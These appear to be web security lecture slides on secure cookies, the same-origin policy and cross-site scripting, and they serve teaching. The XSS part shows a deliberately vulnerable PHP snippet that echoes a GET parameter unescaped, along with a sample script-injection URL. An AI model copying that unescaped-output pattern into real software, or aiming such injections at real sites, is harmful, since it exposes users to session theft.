
- Design a secure cookie for **myschool.com** that meets the following requirements
- Requirements
 - ▶ Users must be authenticated (assume digest completed)
 - ▶ Time limited (to 24 hours)
 - ▶ Unforgeable (only server can create)
 - ▶ Privacy-protected (username not exposed)
 - ▶ Location safe (cannot be replayed by another host)



$E\{k_s, "host_ip : timestamp : username"} + HMAC\{k_s, "..."}\}$

Content from Multiple Sites

- Browser stores cookies from multiple websites
 - ▶ Tabs, mashups, ...
- **Q. What is the threat model?**
- More generally, browser stores *content* from multiple websites
 - ▶ HTML pages
 - ▶ Cookies
 - ▶ Flash
 - ▶ Java applets
 - ▶ JavaScript
- How do we isolate content from multiple sites?



Client Side Scripting

- Web pages (HTML) can embed dynamic contents (code) that can be executed on the browser
- JavaScript
 - ▶ embedded in web pages and executed inside browser
- Java applets
 - ▶ small pieces of Java bytecodes executed in browsers
 - ▶

```
<html>
  ...
  <P>
<script>
  var num1, num2, sum
  num1 = prompt("Enter first number")
  num2 = prompt("Enter second number")
  sum = parseInt(num1) + parseInt(num2)
  alert("Sum = " + sum)
</script>
  • ...
  • </html>
```

Browser receives content, displays HTML and executes scripts


Client-side scripting can access (read/write) the following resources

- Local files on the client-side host
- Webpage resources maintained by the browser: Cookies, Domain Object Model (DOM) objects
 - steal private information
 - control what users see
 - impersonate the user

- Web users visit multiple websites simultaneously
- A browser serves web pages (which may contain programs) from different web domains
 - ▶ i.e., a browser runs programs provided by mutually untrusted entities
 - ▶ Running code one does not know/trust is dangerous
 - ▶ A browser also maintains resources created/updated by web domains
- Browser must confine (sandbox) these scripts so that they cannot access arbitrary local resources
- Browser must have a security policy to manage/protect browser-maintained resources and to provide separation among mutually untrusted scripts

Same-Origin Policy


- A set of policies for isolating content (scripts and resources) across different sites (*origins*)
 - ▶ E.g., evil.org scripts cannot access bank.com resources.
- What is an origin?
 - ▶ site1.com vs site2.com?
 - Different hosts are different origins
 - ▶ http://site.com vs https://site.com?
 - Different protocols are different origins
 - ▶ http://site.com:80 vs http://site.com:8080?
 - Different ports are different origins
 - ▶ http://site1.com vs http://a.site1.com?
 - Establishes a hierarchy of origins



SOP = only scripts received from a web page's origin have access to the page's elements


Same-Origin Policy

- *Principle:* Any active code from an origin can read only information stored in the browser that is from the same origin
 - ▶ Active code: Javascript, VBScript, ...
 - ▶ Information: cookies, HTML responses, ...



- Scripts from two origins in the same domain may wish to interact
 - ▶ www.example.com and program.example.com
- Any web page may set *document.domain* to a
 - ▶ “right-hand, fully-qualified fragment of its current host name” (example.com, but not ample.com)
- Then, **all scripts** in that domain may share access
 - ▶ All or nothing
- NOTE: Applies “null” for port, so does not actually share with normal example.com:80

- Complete and partial bypasses exist
 - ▶ Browser bugs
 - ▶ Limitations if site hosts unrelated pages
 - Example: Web server often hosts sites for unrelated parties
 - `http://www.example.com/account/`
 - `http://www.example.com/otheraccount/`
 - Same-origin policy allows script on one page to access document properties from another
 - ▶ Functionality often requires SOP bypass!
 - Many advertisement companies hire people to find and exploit SOP browser bugs for cross-domain communication
 - E.g., JSON with padding (JSONP)
- Cross-site scripting
 - ▶ Execute scripts from one origin in the context of another



Cross Site Scripting (XSS)

- Recall the basics
 - ▶ scripts embedded in web pages run in browsers
 - ▶ scripts can access cookies
 - get private information
 - ▶ and manipulate DOM objects
 - controls what users see
 - ▶ scripts controlled by the same-origin policy
- Why would XSS occur
 - ▶ Web applications often take user inputs and use them as part of webpage

- Assume the following is posted to a message board on your favorite website which will be displayed to everyone:

Hello message board.

<SCRIPT>malicious code</SCRIPT>

This is the end of my message.

- Now a reasonable ASP (or some other dynamic content generator) uses the input to create a webpage (e.g., blogger nonsense).
- Anyone who view the post on the webpage can have local authentication cookies stolen.
- Now a malicious script is running
 - ▶ Applet, ActiveX control, JavaScript...



- Script from attacker is executed in the victim origin's context
 - ▶ Enabled by inadequate filtering on server-side
- Effects of Cross-Site Scripting
 - ▶ Can manipulate any DOM component on victim.com
 - ▶ Control links on page
 - ▶ Control form fields (e.g. password field) on this page and linked pages.
 - ▶ Can infect other users: MySpace.com worm
- Three types
 - ▶ Reflected
 - ▶ Stored
 - ▶ DOM Injection




Reflected XSS

```
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
?>

<form method="get" action="index.php">
  Name: <input type="text" name="name" /><br />
  <input type="submit" value="submit" />
</form>
```

`index.php?name=guest<script>alert('hi')</script>`



MySpace.com (Samy worm)

